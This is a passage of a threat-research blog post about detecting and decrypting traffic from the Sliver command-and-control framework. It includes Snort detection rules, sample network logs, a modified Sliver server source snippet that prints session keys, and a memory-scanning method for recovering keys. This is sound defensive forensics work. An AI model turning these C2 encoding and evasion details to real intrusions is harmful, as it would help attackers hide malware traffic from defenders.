FEDERALIZES SEMINOMADIC SUBBASINHTTP/1.1 202 Accepted
Date: Sun, 09 Apr 2023 21:06:01 GMT
Content-Length: 0
```

HTTP POST using English words encoder

The words themselves aren't important; the position in the list or the sum of the characters per word is used to encode and decode. An example decoder written in Python is shown below.

```
def decode_words(word_list):
    "Decodes the sliver English Words Encoder without needing a wordlist"""
    decoded = []
    for word in word_list.split():

        value = 0
        for char in word.decode():
            value += ord(char)
        value = value %256
        decoded.append(value)

    return bytes(decoded)
```

English words decoder

Gzip

Gzip compression can be set as a standalone encoder or combined with other encoders, but uses the standard Gzip algorithm.

Detection

If the implant is configured to use HTTP, or you have the ability to TLS intercept at your proxy or edge gateway, then these snort rules can be used to detect Sliver HTTP traffic.

```
alert tcp any any -> any $HTTP_PORTS (msg:"Sliver C2 Session Start
Detected"; flow:to_server,established; content:"POST";
http_method;
pcre:"/\/(?:php|api|upload|actions|rest|v1|auth|authenticate|oauth
|oauth2|oauth2callback|database|db|namespaces\/)?(login|signin|api
|samples|rpc|index|admin|register|sign-up)\.html\?[a-zA-Z]=/U";
pcre: "/(PHPSESSID|SID|SSID|APISID|csrf-state|AWSALBCORS)/C";
classtype:trojan-activity; sid:1000001; rev:1;)

alert tcp any any -> any $HTTP_PORTS (msg:"Sliver C2 Session
Message Detected"; flow:to_server,established; content:"POST";
http_method;
pcre:"/\/(?:php|api|upload|actions|rest|v1|auth|authenticate|oauth
|oauth2|oauth2callback|database|db|namespaces\/)?(login|signin|api
|samples|rpc|index|admin|register|sign-up)\.php\?[a-zA-Z]=/U";
pcre: "/(PHPSESSID|SID|SSID|APISID|csrf-state|AWSALBCORS)/C";
classtype:trojan-activity; sid:1000002; rev:1;)

alert tcp any any -> any $HTTP_PORTS (msg:"Sliver C2 Poll
Detected"; flow:to_server,established; content:"GET"; http_method;
pcre:"/\/(?:js|umd|assets|bundle|bundles|scripts|script|javascript
s|javascript|jscript\/)?(bootstrap|bootstrap.min|jquery.min|jquery
|route|app|app.min|array|backbone|script|email)\.js\?[a-zA-Z]=/U";
pcre: "/(PHPSESSID|SID|SSID|APISID|csrf-state|AWSALBCORS)/C";
classtype:trojan-activity; sid:1000003; rev:1;)

alert tcp any any -> any $HTTP_PORTS (msg:"Sliver C2 Close File
Detected"; flow:to_server,established; content:"GET"; http_method;
pcre:"/\/(?:static|www|assets|images|icons|image|icon|png\/)?(favi
con|sample|example)\.png\?[a-zA-Z]=/U"; pcre:
"/(PHPSESSID|SID|SSID|APISID|csrf-state|AWSALBCORS)/C";
classtype:trojan-activity; sid:1000004; rev:1;)
```

Snort rules for HTTP C2

2022-10-22 17:44:19.489413	1000003	A Network Trojan was detected	1	Sliver C2 Poll Detected	192.168.240.130:53115	34.244.77.88:80	TCP
2022-10-22 17:44:19.489977	1000002	A Network Trojan was detected	1	Sliver C2 Session Message Detected	192.168.240.130:53116	34.244.77.88:80	TCP
2022-10-22 17:44:21.390712	1000003	A Network Trojan was detected	1	Sliver C2 Poll Detected	192.168.240.130:53117	34.244.77.88:80	TCP
2022-10-22 17:44:21.407291	1000002	A Network Trojan was detected	1	Sliver C2 Session Message Detected	192.168.240.130:53118	34.244.77.88:80	TCP
2022-10-22 17:44:23.096789	1000003	A Network Trojan was detected	1	Sliver C2 Poll Detected	192.168.240.130:53119	34.244.77.88:80	TCP
2022-10-22 17:44:26.922523	1000003	A Network Trojan was detected	1	Sliver C2 Poll Detected	192.168.240.130:53121	34.244.77.88:80	TCP

Detection of Sliver by Snort rules

If you collect network logs from hosts using a collector like Zeek or Packet Beat, the same patterns can be detected in event logs.

Columns 1 field sorted

@timestamp	url.full	url.path	url.query
Apr 9, 2023 @ 22:05:46.204	http://sliver-http.the-briar-patch.cc/upload/samples.html?z=85261840&zz=3p6095221	/upload/samples.html	z=85261840&zz=3p6095221
Apr 9, 2023 @ 22:05:46.344	http://sliver-http.the-briar-patch.cc/scripts/scripts/scripts/bootstrap.min.js?k=68925057	/scripts/scripts/scripts/bootstrap.min.js	k=68925057
Apr 9, 2023 @ 22:05:48.639	http://sliver-http.the-briar-patch.cc/actions/samples.php?g=31238y642	/actions/samples.php	g=31238y642
Apr 9, 2023 @ 22:05:48.708	http://sliver-http.the-briar-patch.cc/scripts/scripts/array.js?a=3868973x0	/scripts/scripts/array.js	a=3868973x0
Apr 9, 2023 @ 22:05:50.651	http://sliver-http.the-briar-patch.cc/scripts/jscript/script/javascripts/script.js?m=s70552975	/scripts/jscript/script/javascripts/script.js	m=s70552975
Apr 9, 2023 @ 22:05:51.986	http://sliver-http.the-briar-patch.cc/script/scripts/bootstrap.js?i=16504s643	/script/scripts/bootstrap.js	i=16504s643
Apr 9, 2023 @ 22:05:53.289	http://sliver-http.the-briar-patch.cc/jscript/javascript/script/script/email.js?k=82427462	/jscript/javascript/script/script/email.js	k=82427462
Apr 9, 2023 @ 22:05:54.616	http://sliver-http.the-briar-patch.cc/javascripts/javascripts/script/backbone.js?s=6458054e2	/javascripts/javascripts/script/backbone.js	s=6458054e2
Apr 9, 2023 @ 22:05:56.122	http://sliver-http.the-briar-patch.cc/javascripts/script/javascript/bootstrap.js?g=47255020	/javascripts/script/javascript/bootstrap.js	g=47255020
Apr 9, 2023 @ 22:05:57.893	http://sliver-http.the-briar-patch.cc/backbone.js?s=23pf404137	/backbone.js	s=23pf404137
Apr 9, 2023 @ 22:05:59.616	http://sliver-http.the-briar-patch.cc/javascripts/scripts/scripts/javascripts/script.js?h=4g8265117	/javascripts/scripts/scripts/javascripts/script.js	h=4g8265117
Apr 9, 2023 @ 22:06:01.403	http://sliver-http.the-briar-patch.cc/javascript/bootstrap.js?u=9u72m72384	/javascript/bootstrap.js	u=9u72m72384
Apr 9, 2023 @ 22:06:01.729	http://sliver-http.the-briar-patch.cc/javascript/bootstrap.min.js?v=57k822766	/javascript/bootstrap.min.js	v=57k822766

Packetbeat logs in Kibana

Encryption

The transport encryption process is well documented in the official documentation. We won't cover all the details here except to say that each message is individually encrypted using a session key generated by the implant each time the implant executes.

Session keys

This session key is passed securely to the Sliver server. However, if you can grab the key from memory, you'll be able to decrypt any intercepted network traffic.

Modified Sliver

To find the session key in memory, we first had to find out what it looked like and if it existed somewhere in a data structure that we could parse. The easiest way to do this is by knowing the key and then looking for it in memory.

This was fairly simple to achieve. As Sliver is open source, we grabbed a copy of the source code and modified it to report the session keys.

```go
// Decrypt - Decrypt using chacha20poly1305
// https://pkg.go.dev/golang.org/x/crypto/chacha20poly1305
func Decrypt(key [chacha20poly1305.KeySize]byte, ciphertext []byte) ([]byte, error) {
    // This prints out the Session Keys for each connection
    fmt.Println(hex.EncodeToString(key[:]))
    aead, err := chacha20poly1305.New(key[:])
    if err != nil {
        return nil, err
    }
```

Editing Sliver Source

With the changes in place, we were able to compile a new version of the server and push it to our attacker infrastructure.


Then, when the implant connected back, we also got the session key printed to the screen.

```
[server] sliver > 143c1fa9d86a678a1e0a6a819d90a845d907bd4a97e1e2a64c4a19b3aa080d72
Key: 143c1fa9d86a678a1e0a6a819d90a845d907bd4a97e1e2a64c4a19b3aa080d72
[*] Session 874dc984 HANDSOME_TENSION - 107.20.164.254:49732 (win-host-2) - windows/amd64 - Mon, 31 Oct 2022 16:37:13 UT
C
```

Printing Sliver Session keys to screen


Process memory

The next thing to do was to identify the running process for the implant. This is relatively simple to do using an EDR like Velociraptor and the Yara rule we created earlier.



Velociraptor Hunt

Running the hunt against the range returned a process dump for the matching process.




Process memory capture in velociraptor

Alternatively, if you know the name of the process, you could use a standard procump hunt.

Then, we downloaded this dump to see if we could find the keys.

Extracting keys

Using the keys we identified in our modified Sliver server, we scanned the process dump to try and find the keys.



Hex editor showing captured session key

The good news is that the key can always be found in memory for an active implant. The bad news is that it seemed to be in an unreliable location, meaning we couldn’t easily read this value.

We ran the same process several times, and a pattern emerged.

That process was simply:

1. Stop the running process
2. Start the running process
3. Send a handful of commands to the implant from the server
4. Wait a minute or two
5. Run the hunt to dump process memory
6. Search for the key that’s displayed for each session
7. Go to step 1

We saw the pattern

```
00 00 [32 bytes key] ?? ?? ?? 00 C0 00 00
```

every time we located the key. This pattern was also present when we looked at the DNS implant’s behavior.

Scanning memory for this pattern yielded several thousand results – 17,206 matching patterns for this specific memory capture. But a quick check showed that our key was in that matching set.

Ideally, we needed to reduce that number down. If we could get the number of results small enough, we could brute force the key given an encrypted payload. So, how could we reduce the results?

The session key itself is derived from a SHA256 hash of random bytes. We assumed that any given session key wouldn’t have a series of three sequential null bytes in it, and were able to reduce this list down to only 38 possible keys.

It’s possible that any given session key could end up with a sequence of multiple null bytes, but the chances are pretty slim. To prove this, we wrote a small script that generated 10 million SHA256 values from random and then checked for possible chains of null bytes.

sha256_counter.py > ...

```python
import hashlib
import secrets

two_counter = 0
three_counter = 0
four_counter = 0
counter = 0
while counter < 10000000:
    hash_value = hashlib.sha256(secrets.token_bytes(64)).hexdigest()
    if '0000' in hash_value:
        two_counter += 1
    if '000000' in hash_value:
        three_counter += 1
    if '00000000' in hash_value:
        four_counter += 1
    counter += 1

print(f'Generated {counter} sha256 hashes')
print(f'Found {two_counter} with 2 consecutive null bytes')
print(f'Found {three_counter} with 3 consecutive null bytes')
print(f'Found {four_counter} with 4 consecutive null bytes')
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL JUPYTER

```
~/projects/sliver
❯ python3 sha256_counter.py
Generated 10000000 sha256 hashes
Found 8739 with 2 consecutive null bytes
Found 37 with 3 consecutive null bytes
Found 0 with 4 consecutive null bytes

~/projects/sliver
❯ python3 sha256_counter.py
Generated 10000000 sha256 hashes
Found 8565 with 2 consecutive null bytes
Found 36 with 3 consecutive null bytes
Found 0 with 4 consecutive null bytes

~/projects/sliver
❯ python3 sha256_counter.py
Generated 10000000 sha256 hashes
Found 8817 with 2 consecutive null bytes
Found 37 with 3 consecutive null bytes
Found 0 with 4 consecutive null bytes
```

Calculating SHA256 values

As you can see from 30 million generated SHA256 values, the likelihood of three or four consecutive null bytes is pretty low at 0.0004%.

Decrypting traffic

If we could **capture the traffic** through packet capture, log capture (DNS), or even extracting fragments from process memory, there would be **enough information** to decrypt the traffic.

All the tools and scripts used to parse PCAP files and decrypt traffic have been published to the Immersive Labs GitHub repository.

DNS payloads

DNS logs are arguably the easiest to collect, either from PCAP files or from event logs and SIEMS.


Using the **sliver_pcap_parser.py** script in the GitHub repository, we provided a domain name, and the script extracted all possible encoded values ready for the next step, **decryption**.

Parsing DNS from PCAPs

As you can see from 30 million generated SHA256 values, the likelihood of three or four consecutive null bytes is pretty low at 0.0004%.

HTTP payloads

The same script parses HTTP requests and responses for possible encoded payloads. HTTP payloads are written in a JSON file that contains all the required fields for the decryption script to process.



Parsing HTTP from PCAPs


Process memory

Depending on the time between observing the implant and collecting the memory, **payloads can also be captured in the memory dump**. You can find the Python script sliver_memdump_parser.py in the GitHub repository to scan a process dump for these fragments.

Decode and decrypt

With a process dump and the encoded payloads extracted from a suitable source, we then attempted to decode and decrypt the session data.

The script first scanned the process memory dump for all possible session keys, then tested each key using the provided payloads until it achieved a successful decode.



decode and decrypting HTTP traffic

The message data is presented in its protobuf structure; the requests and responses contain the message type, so it would be possible to use the sliver_pb2 protobuf parser to clean up this data. But that’s an exercise left for the future.

Getting hands-on

If you’re an Immersive Labs CyberPro customer, you might enjoy our **Sliver C2: Memory Forensics** lab, a hands-on practical lab with example payloads and captures.

If you want to exercise all the elements of this report, from identifying processes, dumping memory, and decrypting traffic from PCAP files, then our **TeamSim: Detecting Sliver** is available for customers with Team Sim licensing.

You can also find the detection engineering range without the addition of the attacker infrastructure in the Ranges Dashboard as the **Heimdall Detection Engineering** range.

Published

April 24, 2023

Topics

Cyber Resilience, emerging threats

WRITTEN BY

Kevin Breen

Director Cyber Threat Research